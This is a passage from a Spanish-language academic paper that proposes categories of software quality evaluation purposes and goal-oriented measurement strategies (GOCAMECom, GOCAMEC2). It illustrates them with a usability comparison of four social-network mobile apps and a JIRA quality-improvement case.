Es importante aclarar que el propósito de *caracterizar* podría ser previo al propósito de *comprender*, ya que permitiría caracterizar una entidad desde el punto de vista de la identificación de los requisitos no funcionales relevantes, como características y atributos significativos para el estudio, potenciales propiedades de contexto y entidades contextuales relevantes, entre otros aspectos. Una vez caracterizados y establecidos dichos requisitos, se podría proceder a comprender el estado actual de la entidad, por medio de actividades de ME.

Por otro lado, el propósito *predecir* usualmente está dirigido a identificar y comprender relaciones causa/efecto entre características/atributos de las entidades [7] de una o más vistas con el fin de establecer modelos predictivos. Estos modelos pueden ser de utilidad en actividades de ME que impliquen propósitos de mejora.

Además, el propósito *monitorear* tiene como objetivo el seguimiento del estado o desempeño (rendimiento o performance) de los atributos de una entidad [3]. En otras palabras, este propósito consiste en una comprensión continua, repetitiva de una entidad a lo largo del tiempo para analizar su evolución y posibles tendencias. Es importante resaltar que *monitorear* involucra al propósito de *comprender* aplicado de un modo repetitivo, con cierta frecuencia en un intervalo de tiempo definido. A veces, el propósito *controlar* está relacionado con el de *monitorear* ya que, por ejemplo, el primero se encuentra dirigido a identificar desviaciones que influencien el estado o rendimiento de procesos y/o productos para disminuir los riesgos [3]. Ciertos autores [3, 8] consideran a *controlar* y *monitorear* como un único propósito, dado que involucra una evaluación continua y ocasionalmente cambios para mejorar el rendimiento esperado.

Por otra parte, Preece y Rombach [16] categorizaron los propósitos de evaluación como pasivos o activos: “*los propósitos pasivos son los dirigidos a un mejor entendimiento o visualización de los elementos de software existentes sin influenciarlos, mientras que los activos tienen como objetivo una influencia real sobre estos elementos*”. Podemos inferir que los propósitos para la categoría de propósitos activos siempre implican cambios en la entidad seleccionada y/o en su contexto, con el objetivo de mejorar. En tanto que los propósitos de evaluación para la categoría de propósitos pasivos no conllevan cambios.

No obstante, observamos que ambas categorías no cubren la intencionalidad de otros propósitos de evaluación. Por ejemplo, el propósito *comparar* y *adoptar*,

que involucra la determinación de fortalezas y debilidades de un conjunto de entidades representativas previamente seleccionadas y la adopción de las fortalezas en una nueva entidad o en una ya existente, puede ser tanto activo como pasivo. Si se trata de adoptar fortalezas detectadas en una entidad existente y evaluada, sí implicará cambios y caería en la categoría de activo; de otro modo, si se adoptan fortalezas en una nueva entidad a desarrollar, caería en la categoría de pasivo.

Por otra parte, puede existir el propósito de *seleccionar* la mejor alternativa entre entes competitivos, con el fin de adoptarlo e instalarlo, si correspondiera. En consecuencia, se podría pensar en una nueva categoría que se defina a partir de propósitos que tengan como actividad una pre-selección de entidades competitivas o representativas, independientemente de si los propósitos son activos o pasivos.

Teniendo en cuenta la primera contribución listada en la Sección 1, se proponen tres categorías para los propósitos de evaluación, a saber: *Caracterizar y Comprender*, *Controlar y Cambiar*, *Adoptar una Alternativa*. A seguir, en las siguientes sub-secciones se describirán cada una de ellas.

3.1. Caracterizar y Comprender

Esta categoría incluye propósitos como *comprender*, *monitorear* y *predecir*. *Comprender* implica obtener información del estado o rendimiento actual de una entidad, teniendo en cuenta que no se realizan cambios en dicha entidad o en su contexto.

En cuanto al propósito de *monitorear*, consiste en una comprensión continua a lo largo del tiempo, tal como comentamos previamente. Y el propósito de *predecir*, ayuda a comprender posibles relaciones de causa-efecto entre las características/atributos de las entidades y su contexto. Por lo que esta categoría es muy similar a la categoría pasiva propuesta por Preece y Rombach.

3.2. Controlar y Cambiar

La categoría Controlar y Cambiar incluye propósitos como *mejorar* y, *monitorear* y *controlar*. Los mismos están dirigidos no solo al entendimiento del desempeño del estado actual de una entidad o su contexto, sino que también hacia una mejora de la misma, ya sea introduciendo cambios sobre la entidad en sí o sobre su contexto. Además, dichos propósitos se pueden lograr considerando tanto una vista de calidad como dos vistas teniendo en cuenta las relaciones de dependencia e influencia entre vistas, mostradas en la Fig. 2. El propósito *mejorar* está relacionado con la identificación de problemas, ineficiencias, vulnerabilidades y otras oportunidades para mejorar la calidad de la entidad,

siempre implicando cambios (en la sub-sección 4.2 se ilustra un escenario de evaluación para este propósito con dos vistas de calidad).

Por otro lado, *monitorear* y *controlar* permite un análisis y observación crítica para mantener bajo control los problemas de rendimiento detectados realizando acciones correctivas, si estas fueran necesarias. Controlar y Cambiar es muy similar a la categoría de propósitos denominada activo, según [16].

3.3. Adoptar una Alternativa

Esta categoría incluye propósitos de evaluación como *seleccionar una alternativa* y, *comparar* y *adoptar*. Estos propósitos tienen en común la necesidad de realizar una actividad de pre-selección de entidades competitivas o representativas. *Seleccionar una alternativa* consiste en que a partir de un conjunto de entidades competitivas pre-seleccionadas se comprende el estado actual de cada una de ellas para poder determinar cuál es la más adecuada y así seleccionarla, considerando focos de calidad, costo o calidad-costo. Es importante aclarar que la entidad seleccionada no involucra cambios, sino que simplemente se la adopta, por ejemplo, para su ulterior instalación y/o uso.

Por otra parte, *comparar* y *adoptar*, se basa en determinar fortalezas y debilidades de cada una de las entidades pertenecientes a un conjunto pre-establecido, para luego recomendar y adoptar las fortalezas encontradas, sin importar que sean de diferentes entes, en una nueva entidad o en una ya existente. Vale la pena decir que, eventualmente, se puede dar el caso en el que no existan fortalezas en una determinada característica/atributo, o que un conjunto de entidades presente la misma fortaleza y en tal caso se debe seleccionar, bajo un criterio determinado, de cual ente adoptar dicha característica/atributo. Por último, es importante resaltar que este propósito puede implicar cambios en una entidad.

En la sub-sección 4.1 se puede apreciar un escenario de evaluación para el propósito *comparar* y *adoptar*.

4. Familia de Estrategias: dos Escenarios de Evaluación

Para ilustrar la primera contribución, en esta sección se ejemplificarán dos escenarios de evaluación para los propósitos de *comparar* y *adoptar* y de *mejorar* con sus correspondientes estrategias de ME/MEC.

En un proyecto de ME/MEC, para un problema de evaluación dado, es un punto crítico la selección de la estrategia más adecuada dentro de una familia de estrategias, ya que la misma define un curso de acción

específico a ser seguido para alcanzar el propósito de la meta establecida.

Cada estrategia de la familia cumple con las tres capacidades mencionadas en la Sección 1: (1) un marco conceptual de dominio –en nuestro caso para el dominio de MEC; (2) una especificación de proceso particular para cada propósito considerando cantidad de vistas (tal como se observa en las Fig. 3 y 4 para dos casos); y (3) una especificación de métodos (tal como se observa en Fig. 5 y 6 para una métrica e indicador elemental, ya instanciadas).

Para cada escenario a ilustrar incluiremos el propósito de evaluación de la meta de negocio, la cantidad/tipos de vistas involucradas, la descripción del escenario, un ejemplo de escenario de evaluación, como así también la especificación del proceso genérico de la estrategia a ser instanciada.

4.1. Estrategia para el Propósito de Comparar y Adoptar

Propósito de la meta de negocio: Comparar y Adoptar.

Tipo de vista: de Calidad. Cantidad de vistas: Una.

Descripción del escenario: el propósito de la meta de negocio a nivel operativo es comparar características y atributos de un conjunto representativo de entidades, en un contexto dado, con el fin de adoptar fortalezas recomendadas en una nueva entidad o en una ya existente, a través del uso sistemático de una estrategia de comparación dirigida por medición, evaluación, análisis y, eventualmente, cambio. La actividad de medición se realiza mediante la cuantificación de atributos a través de un conjunto de métricas seleccionadas, y la actividad de evaluación consiste en interpretar características y atributos mediante el uso de indicadores. El análisis comparativo está basado en determinar fortalezas y debilidades de las entidades pre-seleccionadas en un instante de tiempo dado, el cual permite recomendar fortalezas detectadas y adoptarlas en una nueva entidad o en una ya existente.

Ejemplo de escenario de evaluación:

- *Declaración de la meta de negocio:* comparar un conjunto de aplicaciones de redes sociales para *smartphones* con el fin de adoptar las mejores características de Usabilidad en una nueva aplicación de red social para *smartphones*.
- *Vista de Calidad:* Vista de Calidad de Sistema.
- *Categoría de entidad:* Sistema.
- *Foco de calidad:* Calidad Externa.

- *Entidades concretas:* aplicación de red social para *smartphones* de Facebook, Twitter, Instagram y LinkedIn.
- *Características:* Usabilidad (*Sub-características:* Comprensibilidad, Facilidad de Aprendizaje, Operabilidad y Protección contra Errores de Usuario).

Estrategia a aplicar: GOCAMECom (*Goal-Oriented Context-Aware Measurement, Evaluation and Comparison*).

Especificación del proceso genérico de GOCAMECom: ver Fig. 3.

Descripción del proceso: El proceso de la estrategia GOCAMECom comienza con la actividad A0, de pre-selección de entidades representativas a ser comparadas (ver Fig. 3). La pre-selección puede estar basada en métodos como juicio de expertos, caso de estudio, entre otros. Notar que, en caso de querer adoptar fortalezas en una entidad existente, la misma puede ser una de las entidades pre-seleccionadas.

La actividad A1 está destinada a definir los atributos/características a medir/evaluar. Además, se puede definir opcionalmente el contexto de las entidades pre-seleccionadas. En la actividad A2 se diseña la medición y evaluación a partir de la selección de las métricas e indicadores más adecuados, desde el repositorio.

La actividad A4 se divide en dos sub-actividades. Por un lado, en A4.1 se diseña el análisis en donde se establece, entre otros aspectos, cuáles serán los criterios para recomendar que una cierta característica/atributo sea adoptada. A4.1 se puede realizar en paralelo con la actividad A3, que implica implementar la medición y la evaluación para cada entidad pre-seleccionada (produciendo valores de medidas e indicadores). Por otro lado, A4.2 (“Analizar los Resultados y Recomendar las Fortalezas para ser Adoptadas”) toma como entrada los valores de medidas e indicadores y la especificación del análisis, produciendo como salida el informe de recomendación.

Este informe de recomendación contiene las fortalezas a ser adoptadas en una entidad ya existente o en una entidad nueva (a desarrollar). Si la entidad pre-seleccionada ya existiese, es necesario realizar cambios para mejorar las debilidades detectadas en la misma a partir de las fortalezas de las restantes. Consecuentemente, para diseñar e implementar los cambios se deben llevar a cabo las actividades A5 y A6, respectivamente. En caso contrario, para una nueva entidad, A5 y A6 no se realizarán.




Figura 3. Especificación del proceso genérico para la estrategia GOCAMECom. Nota: VC significa Vista de Calidad.

4.2. Estrategia para el Propósito de Mejorar con dos Vistas de Calidad

Propósito de la meta de negocio: Mejorar.

Tipo de vista: de Calidad. Cantidad de vistas: Dos.

Descripción del escenario: considerando que una vista de calidad dada puede depender de otra vista, tal como fue representado en la Fig. 2, el propósito es mejorar el estado actual de una entidad concreta perteneciente a una vista de calidad dependiente mediante la aplicación de cambios dirigidos por evaluación a otra entidad relacionada, perteneciente a una vista de calidad independiente. Por lo tanto, el propósito de la meta de negocio a nivel operativo es comprender y en última instancia mejorar el estado actual de una entidad, en un contexto dado. Para ello se tiene en cuenta un conjunto de características y atributos para la entidad perteneciente a la vista dependiente (de ahora en más, “entidad dependiente”) aplicando cambios dirigidos por evaluación a otra entidad perteneciente a la vista independiente (“entidad independiente”), a través del uso sistemático de una estrategia de mejora dirigida por actividades de medición, evaluación, análisis y cambio. La actividad de medición es ejecutada de la siguiente forma:

primero, por medio de la cuantificación de atributos de la entidad dependiente; segundo, a través de la cuantificación de atributos de la entidad independiente. Como se puede apreciar en la Fig. 4, la actividad de evaluación es realizada al menos dos veces, y consiste en interpretar características y atributos por medio de indicadores. El análisis está basado en determinar fortalezas y debilidades de características y atributos relacionados a la vista dependiente. Aquellos indicadores de la vista dependiente con bajo desempeño permiten identificar problemas y derivar atributos relacionados con la entidad independiente. Luego de realizar la evaluación para la entidad independiente, el análisis recomienda cambios, que deberán ser realizados sobre la misma. Como consecuencia, la nueva situación es re-evaluada para analizar la mejora obtenida.

Ejemplo de escenario de evaluación:

- *Declaración de la meta de negocio:* mejorar la calidad en uso de JIRA (www.atlassian.com/software/jira/) considerando cambios en el sistema JIRA durante cuatro meses.
- *Vista de Calidad dependiente:* Vista de Calidad de Sistema en Uso.
- *Vista de Calidad independiente:* Vista de Calidad de Sistema.

- *Categoría de entidad de la vista dependiente:* Sistema en Uso.
- *Categoría de entidad de la vista independiente:* Sistema.
- *Focos de calidad:* Calidad en Uso y Calidad Externa.
- *Entidades concretas:* JIRA en uso, en el contexto de la compañía XBOSoft (<https://xbosoft.com/>), y JIRA aplicación Web.
- *Características del foco de Calidad en Uso:* Usabilidad en Uso (*Sub-características:* Eficiencia en Uso, Eficacia y Facilidad de Aprendizaje en Uso). Notar que las características relacionadas a la vista de

calidad independiente son derivadas de los problemas detectados en la evaluación del sistema en uso de JIRA. En el caso de estudio realizado en [10], las características derivadas fueron Usabilidad y Calidad de Información para el foco de Calidad Externa.

Estrategia a aplicar: GOCAMEC2 (*Goal-Oriented Context-Aware Measurement, Evaluation and Change for two quality views*).

Especificación del proceso genérico de GOCAMEC2: ver Fig. 4.




Figura 4. Especificación del proceso genérico para la estrategia GOCAMEC2. Nota: VCD significa Vista de Calidad Dependiente, y VCI, Vista de Calidad Independiente.

Descripción del proceso: En [10], a la estrategia para las dos vistas de calidad involucradas, a saber, de Calidad de Sistema en Uso y de Calidad de Sistema, se la denominó SIQinU (*Strategy for Improving Quality in Use*). El estudio fue realizado en 2010, en el contexto de la compañía XBOSoft, en Beijing. El proceso comienza con la actividad A1_VCD especificando el foco de Calidad en Uso –la vista dependiente–, el tipo de usuario a evaluar, las tareas, y el contexto en general. Se diseñaron requisitos para la característica Usabilidad en Uso, particularmente para atributos de las sub-características Eficacia, Eficiencia y Facilidad de Aprendizaje en Uso.

En la actividad A2_VCD, se diseñan las métricas y los indicadores. En A3_VCD se ejecuta la medición y evaluación, obteniendo los valores de indicadores para las

características y atributos de la entidad dependiente. En paralelo con A3_VCD se diseña el análisis preliminar para la entidad dependiente (A4.1_VCD). Los resultados permiten comprender los niveles de aceptabilidad de Calidad en Uso alcanzados y así poder realizar un análisis preliminar (A4_VCD).

En este estudio, se encontró que algunos de los atributos de Usabilidad en Uso tenían problemas de desempeño (es decir, sus indicadores estaban por debajo del nivel de aceptabilidad satisfactorio). Esto permitió derivar atributos de Calidad Externa –vista independiente– que puedan influenciar en la Calidad en Uso. Particularmente, en A1_VCI se especificaron sub-características y atributos relacionados con Usabilidad y con Calidad de Información para el foco de Calidad

Externa. Luego, se ejecutaron las actividades A2_VCI, A3_VCI y A4.1_VCI de forma similar a las actividades para la entidad dependiente.

En A4_VCI, se realiza un análisis y se proponen recomendaciones para cambios en JIRA (como sistema), respecto de los indicadores de Calidad Externa con bajo desempeño. Una vez que se diseñaron los cambios en JIRA –utilizando re-parametrización como método de cambio (A5_VCI)–, y se implementaron los mismos (A6_VCI), la nueva versión de la aplicación fue re-evaluada desde el punto de vista de Calidad Externa. Luego, se re-evaluó la nueva situación para Calidad en Uso (A3_VCD), respetando las mismas tareas, tipo de usuario y contexto. Finalmente, se pudo analizar en la actividad A4_VCD la ganancia obtenida de la mejora en la Calidad en Uso.

En resumen, pudimos analizar cómo la calidad de JIRA en uso (la vista dependiente) fue mejorada por cambios realizados en la aplicación Web (la vista independiente). Es importante remarcar que en la especificación del proceso genérico de la estrategia GOCAMEC2, los ciclos de re-evaluación se pueden reutilizar para cualquier par de vistas de calidad relacionadas, no sólo para las consideradas en SIQinU.

5. Aplicación de la Estrategia para Comparar y Adoptar

En el ejemplo de escenario de evaluación de la sub-sección 4.1 se presentó la siguiente declaración de meta de negocio: “comparar un conjunto de aplicaciones de redes sociales para smartphones con el fin de adoptar las mejores características de Usabilidad en una nueva aplicación de red social para smartphones”. Esta meta contiene como propósito el de “Comparar y Adoptar”, el cual pertenece a la categoría “Adoptar una Alternativa”. Además, en la declaración de la meta se observa que la cantidad de vistas de calidad involucradas es una, a saber, la Vista de Calidad de Sistema. Por lo que la estrategia a instanciar para alcanzar la meta es GOCAMECom (introducida en la sub-sección 4.1). A seguir describimos sus actividades ya representadas en la Fig. 3.

La primera actividad realizada fue A0, la cual permitió seleccionar a un conjunto de entidades representativas a ser evaluadas para analizar sus fortalezas. La selección se llevó a cabo de manera aleatoria a partir de las 15 redes sociales más populares listadas en (www.ebizmba.com/articles/social-networking-websites). Como resultado se obtuvieron 4 entidades representativas, a saber: Instagram (versión 10.0.0), Facebook (v. 106.0.0.26.28), Twitter (v. 4.0.100) y LinkedIn (v. 6.28.0). Las versiones para Android de las aplicaciones seleccionadas fueron las más recientes al momento de realizar el estudio, en diciembre de 2016.

Luego, la actividad A1 produjo el documento “Especificación de Requisitos No-Funcionales”. Para la característica *Usabilidad*, se emplearon 17 atributos definidos en [12], los cuales están relacionados a alguna de sus siguientes sub-características: *Comprensibilidad*, *Facilidad de Aprendizaje*, *Operabilidad* y *Protección contra Errores de Usuario*. En la primera columna de la Tabla 1 se puede observar el árbol de requisitos con las sub-características y atributos de *Usabilidad*.

En la actividad A2 se seleccionó, para cada atributo, una métrica e indicador elemental, e indicadores derivados para cada característica del árbol de requisitos. Las métricas e indicadores fueron recuperados del repositorio Métricas/Indicadores (en Fig. 3).

La Fig. 5 especifica la métrica “Nivel de Soporte de Idioma Extranjero” la cual cuantifica al atributo “Foreign Language Support” (código 1.1.1.3 en Tabla 1), mientras que la Fig. 6 documenta a su indicador elemental. Cabe mencionar que todos los indicadores (tanto elementales como derivados) tienen una escala porcentual y se han utilizado los mismos criterios o niveles de aceptabilidad. Específicamente, se utilizaron tres niveles de aceptabilidad: ‘Satisfactorio’ cuyo rango de valores está entre [90-100%]; ‘Marginal’ [80-90); e ‘Insatisfactorio’ [0-80).

Nombre: Nivel de Soporte de Idioma Extranjero (NSIE)	
Objetivo: Determinar el nivel de soporte de idioma extranjero.	
Autor: Santos L.	Versión: 1.0
Procedimiento de Medición: Tipo: Objetivo	
Especificación: El experto analiza la aplicación buscando la configuración del idioma para determinar la categoría (0; 1; 2).	
Escala categórica: Tipo de Escala: Ordinal	
Valores permitidos:	
(0) La aplicación no tiene ninguna opción para cambiar el idioma; (1) La aplicación soporta hasta 3 idiomas; (2) La aplicación soporta más de 3 idiomas.	

Figura 5. Especificación de la métrica directa para el atributo “Foreign Language Support”.

Nombre: Nivel de Rendimiento del Soporte de Idioma Extranjero (NR_SIE)	
Autor: Santos L.	Versión: 1.1
Modelo Elemental:	Especificación: el mapeo es: NR_SIE =0 sii NSIE =0; NR_SIE =80 sii NSIE =1; NR_SIE =100 sii NSIE =2.
Criterios de Decisión (3 niveles de aceptabilidad):	
Nombre 1: Insatisfactorio; Rango: si $0 \leq NR_SIE < 80$	Descripción: Indica que no es recomendable ser adoptado.
Nombre 2: Marginal; Rango: si $80 \leq NR_SIE < 90$	Descripción: Indica que podría ser adoptado.
Nombre 3: Satisfactorio; Rango: si $90 \leq NR_SIE \leq 100$	Descripción: Indica que es recomendable ser adoptado.
Escala Numérica: Tipo de Valor: real	Tipo de Escala: porcentaje
Representación: continua	
Unidad: Nombre: porcentaje Acrónimo: %	

Figura 6. Especificación del indicador elemental para el atributo “Foreign Language Support”.

Tabla 1. Valores de la evaluación (en [%]) de los características y atributos de Usabilidad para las cuatro Redes Sociales. El indicador verde indica 'Satisfactorio'; amarillo 'Marginal' y rojo 'Insatisfactorio'.



Características y Atributos (en <i>italica</i>)	Facebook	Twitter	Instagram	LinkedIn
1. Usability	87,56 ●	85,65 ●	70,47 ●	69,85 ●
1.1. Understandability	91,15 ●	85,12 ●	89,82 ●	35,88 ●
1.1.1. Familiarity	91,15 ●	85,12 ●	89,82 ●	35,88 ●
1.1.1.1. Global Organization Scheme Understandability	100 ●	100 ●	100 ●	0 ●
1.1.1.2. Control Icon Ease to be Recognized	77,88 ●	87,80 ●	74,56 ●	89,71 ●
1.1.1.2.1. Main Control Icon Ease to be Recognized	85,71 ●	80 ●	80 ●	85,71 ●
1.1.1.2.2. Contextual Control Icon Ease to be Recognized	66,67 ●	100 ●	66,67 ●	95,83 ●
1.1.1.3. Foreign Language Support	100 ●	0 ●	100 ●	0 ●
1.2. Learnability	88,22 ●	81,34 ●	77,10 ●	81,23 ●
1.2.1. Feedback Suitability	86,46 ●	79,38 ●	74,25 ●	87,65 ●
1.2.1.1. Current Location Feedback Appropriateness	66,67 ●	100 ●	80 ●	83,33 ●
1.2.1.2. Alert Notification Feedback Appropriateness	100 ●	62,50 ●	100 ●	87,50 ●
1.2.1.3. Error Message Appropriateness	93,75 ●	75 ●	37,50 ●	92,86 ●
1.2.2. Helpfulness	90 ●	83,33 ●	80 ●	75 ●
1.2.2.1. Context-Sensitive Help Appropriateness	90 ●	83,33 ●	80 ●	75 ●
1.3. Operability	80,96 ●	98,15 ●	71,76 ●	89,19 ●
1.3.1. Data Entry Ease	80 ●	100 ●	60 ●	80 ●
1.3.1.1. Defaults	100 ●	100 ●	100 ●	100 ●
1.3.1.2. Mandatory Entry	50 ●	100 ●	50 ●	50 ●
1.3.1.3. Widget Entry Availability	100 ●	100 ●	0 ●	100 ●
1.3.2. Visibility	77,99 ●	90,92 ●	78,05 ●	86,91 ●
1.3.2.1. Color Visibility Appropriateness	77,99 ●	90,92 ●	78,05 ●	86,91 ●
1.3.2.1.1. Brightness Difference Appropriateness	78,33 ●	91,40 ●	79,70 ●	87,08 ●
1.3.2.1.2. Color Difference Appropriateness	77,65 ●	90,44 ●	76,44 ●	86,74 ●
1.3.3. Consistency	83,45 ●	100 ●	81,13 ●	100 ●
1.3.3.1. Permanence of Controls	83,45 ●	100 ●	81,13 ●	100 ●
1.3.3.1.1. Permanence of Main Controls	84 ●	100 ●	80 ●	100 ●
1.3.3.1.2. Permanence of Contextual Controls	81,25 ●	100 ●	85,71 ●	100 ●
1.4. User Error Protection	91,67 ●	77,50 ●	55 ●	75 ●
1.4.1. Error Management	91,67 ●	77,50 ●	55 ●	75 ●
1.4.1.1. Error Prevention	83,33 ●	80 ●	60 ●	50 ●
1.4.1.2. Error Recovery	100 ●	75 ●	50 ●	100 ●

Luego se diseñó el análisis (A4.1), que consiste en definir los criterios para decidir si un atributo de una entidad puede o no ser considerado como fortaleza y por ende ser recomendado para su adopción en la nueva entidad. A continuación, se mencionan los criterios utilizados y registrados en el documento “Especificación

del Análisis”. Principalmente, los evaluadores decidieron adoptar solo las fortalezas. Por lo que un atributo se considera fortaleza si su nivel de aceptabilidad es ‘Satisfactorio’. En caso de que varias entidades tuvieran la misma fortaleza, se recomienda adoptar la de mayor puntaje. Y cuando varias entidades tuvieran la misma fortaleza e igual puntaje todas podrían ser consideradas a ser adoptadas. Para aquellos atributos que no sean fortaleza en ninguna entidad, se podría adoptar (siguiendo los mismos criterios mencionados) de aquellas entidades que tengan un nivel de satisfacción ‘Marginal’ pero considerando que deben incluirse algún tipo de mejora.

En paralelo al diseño del análisis, se llevó a cabo A3 para cada una de las entidades seleccionadas. Para cada entidad se realizaron las mediciones de los atributos y luego, con las medidas obtenidas, se procedió a calcular los indicadores elementales y derivados. Notar que todos los valores obtenidos fueron almacenados en el repositorio “Valores de Indicadores y de Medidas”. La Tabla 1 muestra los valores de indicadores, tanto elementales como derivados, para cada aplicación evaluada.

5.1. Análisis de Resultados y Recomendación de Fortalezas a ser Adoptadas

A partir de la “Especificación del Análisis” obtenida en A4.1 se realizó A4.2. Observando los valores de indicadores globales de *Usabilidad* en la Tabla 1, ninguna de las 4 redes sociales evaluadas alcanzó el nivel ‘Satisfactorio’. Particularmente, Facebook obtuvo el mejor puntaje (87,56%) seguido por Twitter (85,65%), ambos con un nivel de satisfacción ‘Marginal’. Mientras que Instagram y LinkedIn cayeron en el nivel ‘Insatisfactorio’, obteniendo los puntajes 70,47% y 69,85%, respectivamente.

Considerando el análisis a nivel de atributos, se observa que solamente Twitter obtuvo el máximo puntaje (100%) para “Contextual Control Icon Ease to be Recognized” (1.1.1.2.2.), “Current Location Feedback Appropriateness” (1.2.1.1.) y “Mandatory Entry” (1.3.1.2.). Además, posee los mayores puntajes para los atributos “Brightness Difference Appropriateness” (1.3.2.1.1.) y “Color Difference Appropriateness” (1.3.2.1.2.), donde obtuvieron 91,40% y 90,44%, respectivamente. Por lo tanto, estos cinco atributos son fortalezas en Twitter y se recomienda adoptarlos desde esta entidad.

Por otro lado, Facebook obtuvo los mayores puntajes para los atributos “Error Message Appropriateness” (1.2.1.3.) y “Context-Sensitive Help Appropriateness” (1.2.2.1.) consiguiendo 93,75% y 90%, respectivamente. Por ende, estos atributos deberían ser adoptados de la aplicación móvil de Facebook.

